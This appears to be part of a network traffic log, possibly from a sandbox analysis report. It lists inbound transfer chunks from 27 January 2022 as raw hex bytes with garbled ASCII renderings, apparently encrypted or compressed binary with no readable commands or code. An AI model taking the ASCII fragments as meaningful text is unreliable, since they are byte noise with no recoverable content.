2022-01-27 04:12:54 UTC	415	IN	Data Raw: 13 d9 bf 84 b9 41 5b b7 05 d2 b0 36 a5 e0 7c 62 7f f3 b0 5b 7c e2 e2 80 87 d8 e9 44 d0 ed 11 1a 29 f7 34 87 03 d1 31 4f c7 ca aa 18 80 58 12 4a 26 8c db af 94 ee d0 88 0b 73 e7 d0 2b ad 0c 01 47 11 a8 ea f4 ec b8 1e dd c6 26 63 74 55 8c 7c a3 5e 9d 3d 4e f7 2b 87 ef 9d e3 fe 76 e7 14 0b 4e 37 ba d7 3c cd 46 b3 bd bb 3d 54 89 7f 48 26 9e ea 1b 2b 85 0a d2 e7 7d 36 ec 78 88 fb c3 f8 01 07 5f f3 b3 19 e2 2d cb 5e 71 37 85 ac c8 69 8c 03 49 da 18 9c 33 cd 76 f4 e2 0c ec 7a 9f 22 37 43 de 31 fe 87 35 50 fa 7a 23 a0 14 dc cf 28 b5 43 10 fa 6d 8e b5 b7 11 f0 21 8a c1 c5 66 e5 b8 02 9b 8b fc 45 04 7f 08 04 e6 ca b9 7a 2f 2e 13 70 26 52 03 97 de 71 11 4e 14 9c 05 26 3a 60 74 74 9e 29 6f 1d 7f d4 ab 39 af cd 68 48 23 88 82 23 ba 39 ba 55 9c d1 6a 5e f3 74 b0 23 2a Data Ascii: A[6b][D]41OXJ&s+G&ctU ^~N+vN7<F=TH&+)j6x_^q7il3vz"7C15Pz#(Cm!fEz/.p&RqN&:`tt)09hH##9Uj^t#*
2022-01-27 04:12:54 UTC	416	IN	Data Raw: d0 0d ff 8f 81 3e d8 ef 10 33 19 ad 7b 79 a7 4b 5d 06 c7 21 2f 34 35 85 57 cc e0 cb 95 da 93 91 16 d3 ea d4 96 d9 da 3b 7e 2a e3 7a a8 13 da 02 ac 74 62 74 42 b1 cd 3d 73 19 45 0d 3d 71 0f f2 3c 68 f1 2d e8 cd 38 ef e1 ea b8 90 ce e5 ba 3d 45 90 2d 6a 13 92 97 ee 69 76 da 5e ff 4a 5d 0f 67 a3 d1 b2 49 5d 5b eb a0 9c 32 e8 16 7e 39 91 b0 a1 f1 eb af 01 94 bc d1 50 49 1d 71 63 65 3a 11 c1 85 25 9e fc 98 64 88 a8 70 bd be 52 d7 b4 59 86 c8 6f d1 ea 2b a7 35 61 fa 22 d2 b0 51 2c 53 fd a3 f1 f6 bb 61 67 15 c8 62 c9 e0 fb d7 19 60 eb 5f dd f3 c2 1c 4e 66 d0 3c d2 c9 47 a8 09 ff ba a3 6d 02 9f 8b 44 ad 1f 0d 7b 65 93 1d ea b2 59 6e f4 9c 6b 62 58 61 87 2d 20 b5 bb a3 c7 b4 93 fd 2a 98 ae f3 93 b1 06 ec 10 c8 fd 07 08 85 91 92 87 ab d8 55 cc 4c bf 2d 97 8f eb 05 c3 ac Data Ascii: >3{yK]/45W;~*ztbtB=sE=qo 8=E-jiv^J]g][2~9Plqce:%dpRYo+5a"Q,Sagb`_NfG?D(eYnkbXa- *UL-
2022-01-27 04:12:54 UTC	417	IN	Data Raw: 8d 9d e7 d3 a3 5b 43 9d c3 c1 2e 27 e7 11 71 e3 2a 5f 7e 8b 36 2b 12 b3 91 b1 8c b3 7e b6 db db 74 79 5b bd 92 fe 7c e9 a1 5f 48 ca de c4 7d c6 d4 5f b3 53 e9 c5 46 ed 7d 08 69 0d 66 35 14 99 36 68 a1 1d 35 54 67 67 69 1d 9a e7 86 3e 97 b4 5c 41 9a a3 45 0e 43 12 51 60 5a 61 99 58 2b 89 a0 11 93 69 ea 8d fb 92 dc ae 9f f3 92 73 06 34 e6 f2 26 cb 3e ab 10 b3 e5 4e ff 4e 6e 83 42 5c 94 27 56 30 5c 5d 77 18 7e 5a 95 74 31 9d 99 3a 18 6c ad 9c 67 b6 c6 8a ea 3f 4f 7f 82 bb d9 31 e9 5e c2 48 6f cb 28 0b 27 a9 ad 93 3f a5 06 bf 6b 87 ff 22 fd 2b ad 2c fb bd d7 2d e7 7e 5b 33 78 b4 6d d5 cd b6 c9 75 6f 51 5f c0 70 30 a6 35 de b5 c3 2c f7 bb 33 9d f5 24 a8 1b 37 17 06 c3 fa 82 ed 20 09 ae 81 a3 80 6d 07 c8 e7 75 0c c0 82 ea 7b 64 4d 88 2d 5f 65 8e 9a 2a 9c 60 00 Data Ascii: [C:'q*_~6+--ty[[_H_]_SF]if56hA5Tggj>IAECQ' ZaX+is4&~NNNB\V\0j~W-Zt1:lg?O1^Ho('?'k"+,--[xmuoQ_p05,3\$7 mu[dM-_e*`
2022-01-27 04:12:54 UTC	421	IN	Data Raw: f9 b9 2b ab 3a bb a1 d3 3f fa 05 ab 54 9a fa 57 60 70 9e 29 b1 6e 84 a1 36 9a 04 d4 41 c3 22 c5 2c b7 26 5d 08 17 79 ce 9d 19 84 91 d4 49 14 dd 30 be 3d e9 fd 2e a2 32 88 69 01 9a b4 01 82 54 38 bc 60 e0 2e 19 69 75 e6 f0 f4 c3 14 7b b8 bb 9c 72 b0 a2 1b 85 d2 c4 23 07 0c 7f 93 d3 90 80 3e 6a d2 95 c6 d1 06 71 16 42 22 93 f9 98 65 ac bc e3 b9 34 90 39 7c 8a c7 6f d0 76 92 b4 c8 97 f5 12 fb 32 f5 c2 fd 15 33 06 9f 78 aa 72 dd d8 86 49 05 cf 2a 1c a3 03 4e f8 cd 08 fe 7a 5b ba be 9b f6 20 eb 5e 6f 06 dc db 85 a0 57 9b b7 2b e9 6e 10 53 16 91 8b 7b 6b 9f d8 24 4b 17 71 66 fc a7 b5 54 22 64 cc 85 e5 5c 89 87 7c 5b 1a 07 12 78 13 5b c6 33 f9 b3 26 f6 f0 7a 23 94 a0 a2 8a 66 37 27 8f f3 f7 a0 a9 cd 58 1f 6b ec 7d 97 0a 2f 0e b2 e2 20 79 13 8f 51 65 91 e2 c3 9e Data Ascii: +:~?TW`p)n6@A",.&]yI0=-.2iTB`.iu(#[>jqB"e49 ov23xrl^Nz[^oW+nS{K\$KqT"d\][x[3&z#f7'Xk)/ yQe
2022-01-27 04:12:54 UTC	426	IN	Data Raw: 2c da 91 da 04 67 fa fb 5c f9 f6 3c 0d b8 0c 0c f7 6a f1 3a d0 08 9d 87 87 ea da 99 73 b7 b3 6f c8 10 d3 e9 41 07 04 bf d2 70 a4 ee 41 b8 0e d8 94 38 65 8f ab af d6 fc c3 62 f6 2a da ed 06 be 4c 73 f1 c9 c7 f9 22 4e 05 77 fc 0e 35 48 96 71 5d 48 bb 80 57 d9 8d 9f b2 c7 14 01 37 16 12 3e a0 87 ba a8 9c fc 61 3a ec 35 8e 99 d1 3d 3b 03 e0 7c 88 ed 4d 94 4b 29 81 a7 da 02 7e 45 fe 6b 6c da d0 09 65 dd 4d c6 ab 2f 11 d3 cf f0 29 77 26 74 7f d4 c4 4b 8b 4a 13 ec 40 87 13 78 94 92 e1 d8 03 c3 42 16 93 77 25 92 29 5e a6 bc 72 c4 3b b7 96 d4 c6 46 2e f3 6a 43 8b ad 25 c3 b6 4d 30 8e f7 53 7c 5b 3e 06 57 ad a2 32 e3 2a 3c 44 b6 ca 50 75 36 ee f7 37 7c 8e 14 96 bc 56 4f d2 c7 99 5b d0 e3 6f 05 0a 6b 71 72 09 b7 9c 2f fe 3c b9 31 e6 e1 ab dc 76 6e 4c 31 31 77 Data Ascii: ,gl<j:soApA8eb*jLs"Nw5Hq HW7>@a:5-; MK)--EkleM/)w&tMKJ@xBw%)^r:f:jC%M0S [->W2*<DPu67 VO"[o kqr/<1vnL11w
2022-01-27 04:12:54 UTC	428	IN	Data Raw: 88 0f ab 47 b1 67 98 8b 44 74 b2 be b3 61 75 12 d2 66 ec da 74 89 df 62 7d 55 ff bb f7 de 05 0e 28 10 06 09 7d 36 a0 b0 10 27 00 79 02 89 7a 94 bc 00 52 6e 01 05 9d e8 5f d7 f3 d0 01 1a 41 3d d1 41 3b 19 8d be 76 a1 c8 2e 70 16 c0 80 28 99 7c e1 39 26 a2 27 2e 97 b3 53 2b 14 bf 65 b6 78 3b 5e 5e 03 e8 44 fb fa 29 4d 59 60 81 6c 15 4c a1 80 55 ef 5c d3 b9 70 9b 14 fb fa 3b 18 34 b3 3e b7 3b 31 ce a4 cb ae 7e 46 eb c9 10 9a 88 e7 58 f7 d2 e0 3e db 76 c8 49 0a d2 0f a6 b6 0e 03 90 80 07 cf 0e fb 3b 92 5c d5 76 d9 53 62 e3 b5 a7 6c 0a 48 c1 03 39 a1 4a d1 41 5c 63 b7 4a 09 07 e8 0a 29 aa 2a c6 a1 d4 2c a8 1b ef fd 6c 0f a1 b4 11 71 ff 14 0d 1a 3c f8 a4 a5 66 6d 50 c0 ae 94 8e 3c 53 d2 c3 79 0e 33 90 a3 a1 7a 72 6e 10 0f e5 69 2d ea 56 81 03 aa 29 d8 8b Data Ascii: GgDtauftb)U(j6'yzRn_A=A;v.p([9&'.S+ex;^D)MY`ILU\p;4>;1~FOX>v!;vSblH9JAmplc*)!q<fmP<Sy3zrni-V)
2022-01-27 04:12:54 UTC	432	IN	Data Raw: 36 2b 0a 3c 5b 0a cc 08 67 52 ba 17 0a 89 8d c6 39 ff 6b 5a c7 8b e5 9e 5e aa 05 a9 10 cb 08 50 f2 16 c7 33 9c 3f e5 ac 7e 27 a5 61 70 41 3c 92 35 ec 97 24 8e 80 d4 55 8c 7f 19 38 67 0c 1b c4 7b 9c 45 60 e9 90 8f 8b 55 31 a0 f9 da b0 85 98 5c e6 21 ba e9 aa 12 71 ad 1f ab 89 54 6f be 34 25 92 83 83 9e 74 c5 a6 44 b9 be a2 dd d9 a8 54 5d 1f 41 0f 8f 3b 0d ba 40 f2 b5 ab 61 a8 f4 45 2d d5 b5 df b1 6d 22 e4 21 87 03 29 dd 5b f5 41 7c 80 c1 dd 0f c0 e9 c7 65 ea eb 52 0c 2a db 2f 1f b4 0e 99 9a 3f 3f 12 3c 25 9b 5c 7c 74 e5 54 48 02 c0 c0 c8 07 09 78 93 99 d8 18 7c cd 17 f4 f5 5d 5d b5 59 9c 05 c7 0c d9 d3 d2 7c 41 c9 33 74 6f f0 8b 0b 05 7f ec 60 cb 50 4c 37 71 29 01 e5 35 ee 50 8e 85 2f 10 e7 0b 0d 5c 1f 81 8b 48 b1 38 cb bc 2a 34 66 4f 88 14 d3 d5 Data Ascii: 6+<[gR9kZ^P3?~^apA<5\$U8g KE">U1\lqTo4%tDT]A;@aE-m"!)[A]eR<R/??<%[tTHx]]Y A3to`PL7q)5P^H8*4fO
2022-01-27 04:12:54 UTC	436	IN	Data Raw: 29 8d 25 07 63 d8 13 27 d0 4d 82 aa 10 b9 ef 68 ea b2 5b dd 98 02 9d 9f dc 32 13 15 e0 a4 59 76 f2 07 ce f3 e9 56 54 99 57 e9 15 c5 3f cf 54 d6 14 c7 85 8b 0f e9 ce dc 45 8a 0c eb 68 19 ca a8 e7 7c 91 98 a8 a8 d8 e0 14 e2 e9 0e 4d f3 72 e8 eb a0 60 75 b7 01 c7 9c 6e 61 2b 4e e3 00 88 cc cf 84 8a a4 7b 89 08 96 d7 b9 08 76 a0 68 c3 c2 36 cd 4b 1f 08 38 08 47 4f e0 cc f5 96 d3 9d 4b 6a ad c1 22 18 13 f6 3a 04 70 56 da 1a a3 b6 2f 6d 17 73 3b 63 76 b4 be 26 bd 51 9e d7 6e 14 db 60 4d c4 a7 e7 aa ca 18 27 1e 28 fe 4f 36 b5 99 70 1d 87 26 b5 f9 27 19 2d 35 b9 e1 42 2f 9b 19 b4 3f 2a d9 7e 32 eb a7 a4 e8 e5 2c 57 d2 fe 2b 34 b1 78 33 96 1c f3 53 c2 90 51 80 1d 62 80 6f 21 86 de 98 c8 39 a2 70 df 11 16 e6 91 63 e8 f9 f8 2f 54 d2 83 ba a9 14 63 e1 2a f0 f5 5f 04 Data Ascii:)%c'Mh[2YvVTW?TEh Mr`una+N{vh6K8GOKj":pV/ms;cv&Qn`M(O6p&~-5B/?*~2,W+4x3SQbo!9pc/Tc*_
2022-01-27 04:12:54 UTC	440	IN	Data Raw: ef 04 b6 d3 4d f5 f5 f4 f7 35 37 64 bb c7 c2 af d4 4f 19 a8 c8 ce fe b1 4b 8b 87 91 11 aa b7 74 7c 84 ab 20 6d f0 ff a4 b5 14 75 90 5a 81 fa 88 48 5a ef 58 c5 1c a7 8d 73 78 18 d7 30 cd 40 c3 11 8a 5e b0 62 cd af c2 89 3b f2 32 a4 60 1b 90 27 54 8b 75 6d fb 49 fb bb 63 b8 54 fc e7 a6 a0 a8 9a 80 22 73 13 57 bc a6 26 c0 f9 41 6c 56 7c 68 d8 02 3e c7 e3 ed 4c 6d ec 96 b5 97 ae e4 e9 73 f6 14 ed 2c fe 01 7e 4b b1 15 7a 4e 02 22 fd 28 0c 06 8f ae d3 2c 57 45 35 fd 14 81 6d af 1a 53 45 f0 85 17 a8 0f 49 8a 5c 6d 53 e9 89 d5 cd b8 f5 19 fe 67 c6 9a cb a3 1b f1 98 21 63 91 ae 28 38 23 4c 13 32 92 d3 23 c4 23 9f e7 83 c0 aa 4b 9c e6 3e 54 f7 05 8e 1e a9 e6 d9 7d 3c 68 ed 32 e2 39 0e 9a 01 eb 12 41 12 7e e5 b9 3d 3a 27 e6 28 b5 fa 18 58 50 b4 95 ad f1 28 80 62 04 Data Ascii: M57dOKt muZHZsx0@*b;2`TumlcT"sW&AIV h>Lms,-KzN"(,WE5mSEl\mSg c(8#L2##K>T)<h29A=-: '(XP(b
2022-01-27 04:12:54 UTC	444	IN	Data Raw: e0 6c e8 57 8f da 66 88 b8 72 43 b7 da 4e 76 31 c1 ca d9 a4 b0 d8 2f f8 50 9b 65 83 f6 92 a5 3b a3 1d 13 e2 c7 0e 49 6e 8f b7 a3 f9 e4 97 d8 34 6a 8e 5c 24 99 d7 e8 cd 75 9a 85 60 01 d2 05 84 a5 34 e1 63 63 eb 03 a0 52 47 65 26 ff 7d ba e3 bf 02 7b e9 63 e3 e0 df 64 82 37 2d e0 61 bd c9 62 3a 69 10 c6 42 88 02 31 11 1d 57 b8 d5 78 0f a1 db 6c 11 3d 80 3e e6 a0 f6 b6 49 ab b6 2c ed e2 1b 79 ef 60 71 a0 01 d3 d2 16 cf 90 48 14 3c 54 b7 48 4a 97 53 1c 70 e1 94 23 51 c7 98 35 32 f3 2a 4f 6e 1e de 92 d6 3d 36 79 a4 ce d6 7a c6 7b 7a 63 0d 00 5a c4 b7 db 73 79 1b 8f 36 6a 96 80 8f 9a 87 b3 28 50 77 d2 f8 52 c4 04 17 64 17 ae e7 b4 c7 99 db 50 54 b4 8b ed 99 c2 a5 2e f9 26 b4 a9 91 89 7c b8 23 9b 5d 62 a5 38 19 38 32 ed 47 93 c1 fb 08 f7 78 38 18 99 1b 85 52 29 Data Ascii: IWfrCNv1/Pe;In4j\$u`4ccRGe&}{cd7-ab:iB1Wxl=>!,y`qH<THJSp#Q52*On=6yz[zcZsy6j(PwRLdPT.&#j b882Gx8R)

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:12:54 UTC	449	IN	Data Raw: 9d a7 51 a8 c8 d1 3f 8a ee 59 11 a4 f4 6e 99 a6 c5 db cf 7d 98 cc ca bf 2e fc 06 6b 1b 50 57 0d dd c2 8a 00 b5 5f 62 99 cb 40 93 26 f9 4d 0d 20 9d 2e 91 38 33 57 3e e2 0b 9a 70 87 04 76 21 d2 6d d4 75 d9 3c d3 1f 15 65 80 7a 74 09 79 1a 7f ad da bd 08 ba fc 38 0c 15 f3 6e c3 70 2a a4 bc e9 22 6b be 35 8e be f0 d5 c2 f1 5d da 01 b0 e4 02 d3 51 39 e6 9b b5 a1 2d fa c0 29 7d f2 29 6a 74 f3 30 a0 e8 c2 50 12 66 82 f0 7a f7 c8 b8 d8 ac 37 a1 53 2c 37 e9 8f c2 b1 1b fd 1a 72 dd f2 48 5b 50 1e 9f 5d e2 1d 2f 83 ea 80 b9 84 39 1c d7 1e ff 6e d9 ff 87 8a d3 9e b4 e8 9e b7 6a 0f a5 e3 33 ec 6d e4 b5 6b 12 53 e7 99 07 84 92 91 63 f0 5d c0 d6 d1 61 10 84 1a 84 cf 4f f9 03 af 3e fa 71 d3 5e d8 cd 72 78 2b 51 14 3d e0 51 ef 23 c1 38 dd 3c 4c 91 e1 d6 78 04 e6 bc 7c Data Ascii: Q?Yn].kPW_b@&M .83W>pvImu<ezty8np**k5]Q9-)))jt0@Pfz7S,7rH[P]/9nj3mkSc]aO>q*rx+Q=#8<Lx
2022-01-27 04:12:54 UTC	453	IN	Data Raw: a3 47 25 f4 51 0d 51 9b f3 99 fa e1 f8 28 d3 9a 84 f2 19 07 85 d0 63 d3 77 f9 f4 cb db 28 c6 b5 a5 48 1e 04 76 a8 ec 4c 73 5f f9 5c 61 b7 ac 4e e7 22 f0 89 96 ec b2 81 0b c1 1c 5d 49 04 05 e4 c6 98 2e 18 28 11 b8 65 7b 8b 7e 28 44 b8 8b 73 9b cb 2c 47 10 73 37 35 ba 57 a2 0b ef d3 4a 4f 1b a0 2e 3b 54 ab df 8e dd 25 56 50 19 e9 4f 14 b4 ca f3 de 26 8c 38 8d 9f cc 85 c6 9e 4c ba a3 d1 f3 3d 1c 73 c7 1b 27 54 a5 5d 31 5e e6 94 7b c6 e0 3e 28 9e 65 b9 5e bf 62 91 bf 59 3f 44 5e 8f 4e 48 1b 96 7a 18 20 0d 18 35 8a 87 c4 30 33 2b 29 c5 56 a0 fa af 21 0b 7d 90 da c8 2e 23 12 68 83 50 e9 43 44 64 37 97 3e 05 0d c1 c1 a7 9c d3 e0 8f a0 d4 b6 51 24 74 ea d6 8b 94 70 ed 9b ed b4 af d6 e0 bb fa c7 52 53 6d b7 af b8 c6 f3 13 08 1d dd ab 2d f3 75 7d 91 8b ad ec 6f ce Data Ascii: G%QQ(cw(HvLs_!aN"]L.(e{-(Ds,Gs75WJO.;T%VPO&8L=s'T]1^>{(e*bY?D*NhZ 503+}V !.#hPCDD7>Q\$tpR Sm-uj0
2022-01-27 04:12:54 UTC	457	IN	Data Raw: 7d 74 6c ab fe e5 a7 86 0c d8 88 a6 96 45 f5 44 81 f3 d2 70 7c 4a 3d ae 94 2c f8 3f 7d d6 d1 27 a4 66 73 6f c3 fa 5d b6 87 e9 c3 82 48 c1 90 bc 5a 4a 1d 21 73 2d bc 90 00 f4 60 ef 94 a3 f9 13 41 20 44 3f 56 47 9f 4f 40 29 52 1f 54 51 33 d6 1a f6 b5 e6 8c 7b 37 49 03 76 d8 08 fd d5 a7 9f e3 fa 3f 2d 50 4d c1 3a 37 5f 36 b3 27 2f 05 7a 82 d4 21 25 04 fc 94 20 a8 61 76 c7 00 e9 21 b6 28 46 da 06 23 52 93 fb a9 3c bf 91 f2 df b9 96 e5 a1 be 50 7c bc 01 8c 68 e9 40 0e 41 df 5c 5a 28 ca c5 f5 a8 99 ab 07 66 d5 38 fc bf 66 55 63 eb b1 02 f7 59 a7 b1 36 fe 51 52 30 4e a8 db ec 40 12 3f ce d3 ad 10 30 f4 49 7a 9f 66 e1 db e7 a7 42 7b eb d4 0f fa eb 03 01 a1 03 af 0d c9 94 4c 3b a0 ad 8a 1e 68 dd c3 0c 6c 41 80 c3 c6 6c 95 5f 69 de 64 29 41 af ed cd f5 48 1d ee 1d Data Ascii: }tEDp]J=,?}fso)HZJ]s~ A'D?VGO@)RTQ3{7lv?-PM:7_6'/z!% avl(F#R<AP h@iAZ(f8fUcY6RON@?0!zf B{L;hIAI_id)AH
2022-01-27 04:12:54 UTC	460	IN	Data Raw: e7 f2 73 d0 85 27 6d 36 68 55 18 6e ce 71 5d 78 c1 72 10 8e c1 5c 00 55 e2 b7 a4 42 e1 29 05 ca ac cb c6 7c 3c 3d 61 fd f1 bb 0f c9 27 e3 a1 74 89 98 60 fc 54 67 09 7e ec 28 4a 01 95 29 04 ca e7 b3 70 80 ba 33 90 12 28 81 62 72 d2 1e fc a3 4c e0 f2 0c ff 8a 1a d3 b5 13 ae 04 9a d1 07 a7 7f c3 98 62 d8 68 c8 0b fb 16 83 06 67 2e ab 67 63 8a 4b 2c 67 fb 08 d2 81 ed 0e 74 2f bf 77 f7 8f 04 4c 05 c7 db d7 d2 67 07 26 21 60 2e e0 d4 9a 40 4b a9 f5 40 0f 88 8b cb 50 15 35 94 f0 3d c3 a1 fc 53 fd 42 0b 82 eb e3 63 f4 ea a5 41 07 c9 f1 65 f4 6d f8 b8 50 49 43 13 65 f0 e4 ea 8a f9 b0 1f 3d f0 9f 38 10 57 7f 10 d0 09 79 3d 29 de 93 40 a5 0f a9 8b 36 c3 01 a6 d8 33 9e c3 b6 a2 14 8b 03 a8 28 33 16 6e b7 71 d7 65 2d 0a 5f 69 37 66 a3 25 fd 5d 7e fd e0 66 b6 e6 48 4b Data Ascii: s'm6hUnqjxr\UB)]<=a't' Tg~(J)p3(brLbhg.gcK,gt/wLg&'!.M@K@P5=SBcAemPICE=8Wy~)=@63(3nqe-_i7f %j~-fkHK
2022-01-27 04:12:54 UTC	464	IN	Data Raw: c5 2d d0 56 6d c3 d4 5d 80 a0 cb 9d 20 d4 4d 0f 90 33 1b d9 80 f3 d1 f8 da a5 ab c9 f1 67 f6 6e 01 0a 77 11 75 77 3c 9a 03 56 6d d2 41 15 30 48 e9 60 9c f2 88 83 c0 a7 21 db 4c 87 9d 15 47 7b a0 d7 29 f8 c4 df ca c6 31 67 57 a1 b2 a2 e5 10 e0 5c fa 52 c5 48 3c 71 5f 7d fd 4b 7a e8 38 26 73 5b 49 c8 f7 54 1c e6 81 35 84 9c 68 ca 32 17 91 43 f2 89 57 3f 02 5e 8e c3 a9 0e 6c 7f 7c d8 df fe 2d 36 ae c5 a1 e4 b3 62 9f 38 42 39 8f 50 05 ea fa e6 0c 84 5a 1f 82 67 0c 6e b0 14 18 11 d4 da fb 44 e3 b7 e0 b6 8d b7 42 bd 24 3b 69 4c e0 9f ec ee be 49 3b d3 a8 9a 46 45 89 2e fa a6 88 89 aa 0f 6d b8 b7 29 0c f6 49 73 49 12 7b 5f 3d e9 bb 6e 37 44 79 52 e1 a2 e6 af 2f 47 d7 e7 c7 32 c5 21 fb c1 d1 04 a6 06 38 72 8c 5a b1 bf 60 20 8c 6f 2f a5 9e de 60 9e 0a 87 6c 72 4f Data Ascii: -Vm) M3gnwuw<VmAOH'!LG{)1gWRH<q_]Kz8&s[!T5h2CW?~]!-6b8B9PZgnDB&;iL;FE.m)lsl{ _=nDyR/G2 !8rZ' o'/lrO
2022-01-27 04:12:54 UTC	468	IN	Data Raw: 8f 66 0b 7e 5f 55 5f f1 7c 6a d2 2d fa d5 d1 2a 81 94 28 61 69 8a b8 db 14 5f 30 26 38 35 0a 0e f7 ee a2 02 d3 06 a4 20 5e d6 77 6d f8 ea 99 ad 5d e5 85 a9 01 52 ae ef ce 5b 7f 80 91 1c d9 b1 e7 3e b1 9d 53 27 ac 48 31 32 2d 5c be 84 04 21 6b 09 5e ec 6d d6 56 03 cc 62 ad f6 2d 4d d7 91 36 f4 46 d4 e5 bb ee 03 44 38 fe 6c 3d b2 74 f3 1e dd b1 8f b1 0e 33 ab 0d 4a 53 4f fb 25 23 88 f5 9c 2b 60 a7 18 bb aa bc b0 74 f9 4d 7e 62 2b 69 73 5e 5b 15 50 d9 5b 74 29 89 11 4f 78 eb bf 7b ab 68 72 3a 5a dd 4e b7 00 c5 29 c1 1b d0 7c 39 d3 fb b2 0d 5f 0e 1e 15 0d d1 01 74 af 87 c9 50 54 53 9f 62 f8 6e 00 96 cd d5 ea 7d ee a7 ca f1 28 cb 89 f5 a2 5b 5a 16 65 12 da 75 62 bb 0a 5e 4e ae 70 a7 e9 ea 28 e7 dd 35 68 04 f6 88 0f 73 70 b8 2c e6 b9 4b 3a be 11 88 0d 6d fc d7 Data Ascii: f-_U_lj~(ai_0&85 ^wm]R]>S'H12-\!k^mVb-M6FD8l=t3JSO%#~+tM~b+is{[P't]Ox{hr:ZN})_tPSTbn)}(Zeub^Np(5 hsp,K:m
2022-01-27 04:12:54 UTC	472	IN	Data Raw: 12 2f 34 77 c7 e6 db b2 43 12 bf a0 93 af 03 3b 98 c3 80 d0 71 98 95 9a b0 ae e7 d1 5b e1 1a ce 7c e1 89 56 e3 02 d5 9e 3c 9c 2f 6b 8e 94 25 8c 9f bf 94 8f 14 68 39 aa bb 99 2e 97 ac 2d 1d ae 39 5b 1f 6e 06 bf fd 6b b8 fd ec fc 88 5a 76 2f 28 5d 61 3f 3f b5 8c c0 48 86 45 59 15 21 8d 86 b9 43 5c f5 2a e5 03 df ae ad e9 93 81 41 37 47 98 6a 91 8f fd 6d 7f 0f d1 22 e1 bf 8d 25 3b 4b 94 76 f1 d7 70 06 c4 e5 c5 be 75 44 8d 1f 79 99 94 df 5a 14 b2 cd 51 15 62 e9 16 be 01 e0 fc 66 ce 6b 01 70 1c 50 a6 51 0b c1 c5 8a f6 ff 4b 1b 5f 8e 7d 59 2f e4 43 c0 ad d3 ac 3a 69 07 3b e8 7e ed db 8d ba 69 6d 31 95 e0 91 0f b5 f5 e8 c0 38 69 e9 9a 3d f7 8f 52 cf 57 bb 81 f7 36 aa 00 7e 59 a8 3f b5 c8 10 8f 3e b1 4f d3 9d 47 8e f1 61 fb 73 de f3 ff 33 ef 65 69 29 48 de 97 94 a3 Data Ascii: /4wC;q[V</k%h9.-9[nkZv/(ja??HEY!C!*A7Gjm"%;KvpuDyZQbfpkPQK_Y]YC;~;im18i=RW6~Y?>OGas3ei)H
2022-01-27 04:12:54 UTC	476	IN	Data Raw: 0b 26 75 72 aa 05 78 07 5a 0b 45 7c 4e f0 b5 ea 31 32 fe a3 fc c8 25 28 7e 13 35 75 22 43 3e 2f 59 74 e6 50 a4 9b ed 83 7e cd 91 58 df 3f 32 6b ff a5 7a 03 d3 9a 11 d8 57 28 75 63 ec 11 30 84 fb a7 31 39 1e 98 de 02 4e d4 ce b8 1f d9 4d f3 25 77 9c 29 e3 8c 59 b3 f3 3a 71 22 6d 84 fe 9f a2 e1 ba df c3 a4 f7 28 1f 32 c0 49 9e f7 37 2d 59 a4 7f e0 db 5d 12 1d a6 5f aa af 5f fc a2 b7 be 58 18 50 e9 be 69 75 5c 68 b6 5c 29 40 e2 01 ae 18 57 89 f4 bf db 01 6f a5 cb d3 f5 fd c0 07 89 27 f1 20 29 21 cb f3 4a 15 60 da 26 f5 8f 29 2b 47 04 4c 33 50 59 15 28 86 76 57 0f f7 14 98 04 17 58 7d 01 99 5f f7 3f 06 61 3f 34 0d 30 a0 3e 86 6a d2 f0 8a 12 63 23 42 97 01 f9 fd 0c 30 43 0f 54 88 73 6f b2 4a e2 a5 78 70 a3 4c ef 96 1e 49 71 3b 51 aa 81 74 b6 a7 0b Data Ascii: &urxZE N12%(-~5u"C">/YtP-X?2kzW(uc019NM%w)Y:q"m(2l7-vY[_XPIuh)@Wo')J'&+GL3PY(vwX)_.?a? 40>fc#BOCTsoJxpLIq;Qt
2022-01-27 04:12:54 UTC	481	IN	Data Raw: ff 61 5c d7 bf e2 d4 5d 99 8c 8e ad 39 dd ac 94 eb 80 9c 04 75 39 3b 08 c0 b1 a7 1b 1d df eb ce 91 70 89 f1 44 90 68 73 99 6b 96 ad 6b 13 14 15 d7 3c 82 b7 8a 8a 45 57 c5 d1 1e 6d 40 04 e2 9b cb b1 ff f6 0c ad 7b ac 9f c0 64 86 b6 62 71 45 a1 4b 12 88 d3 09 8d 23 29 6f 56 7b 62 bb 40 aa 26 6d 9f 65 2f 1e a9 9f 35 f7 e9 88 5e db d5 68 d4 3e d6 57 85 89 02 5a f1 f4 41 ab f1 26 c7 8f 67 af 03 51 bb 93 2f 52 7c 8d 68 ce e4 36 1c f0 72 64 66 fd c2 51 74 98 9d d2 8f bd 1e 64 b4 f1 78 b1 7c 4f a6 be d7 1c a1 dd 29 6e f1 ca 51 80 6c 11 b0 7d f4 02 13 05 bf 1a 6e 5b a1 d0 4d 8b 80 1b 60 7a a0 9f 90 05 11 33 ac 68 24 ea ae 1d ff a4 0d df c3 28 34 23 a5 47 2a f5 3b 71 c7 df a2 0e f3 2d 02 73 c4 75 d9 ae 7e 31 ad 60 3c 93 79 8b 7f a3 3d 68 2d 11 6e de f9 27 52 6c 07 Data Ascii: a}9u9;pDhskk<EWm@[dbqEK#}oV[b@&me/5^h>WZA&qR/R h6rfdQtx o)nQ]nAM'z3h\$(4#G;q~s~1~<y ~h~n'Rl

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:12:54 UTC	521	IN	Data Raw: 6a 0d ab 9e 26 c4 fc f0 45 db f8 bb 2b 5e 98 56 6f 14 4b c0 48 96 2d 04 f5 ac ee 5c 13 2e e2 fe 59 9a 59 e2 8a 7e 5b ad 67 9f fc 5a ae eb a1 fd 34 61 9d ed cd 63 78 3b ab 48 45 b7 8b 6d ce 2d 6b 1e d0 ce 27 7f dd fc 66 7f 7a c3 5e 59 20 ef 27 5f 93 12 20 ee 16 e3 8b 56 1c 37 82 f8 4f ff 9f af ae c8 b9 ed d4 df ae 09 52 0f 2f 1c 7b 4b 56 42 63 41 79 e0 9b d5 8e c2 44 b6 fd c0 06 1d d4 9a a0 f2 74 4a 60 5b 7e cf 7a 24 8d 26 fa 1c 00 88 02 72 7a ae a0 8e d7 4b e5 d2 26 71 5b 82 6f b2 7e 61 83 5e 4b 01 4e 0e 17 1e d1 ba 0c c3 57 fb 26 65 8f 2e 3c 75 b6 6a f8 d1 1b 24 82 b7 9f 1a ba fa b1 86 f1 db 3b 3e 77 99 3f e4 a8 2b 15 5c 7e 41 3c 8e e9 90 d5 9d 81 18 55 f5 81 95 99 9a 50 e3 56 6d be ff a4 1d f3 7a c4 b4 f5 4c 86 87 3e 87 02 4c 86 91 79 ae 16 29 98 cf ab Data Ascii: 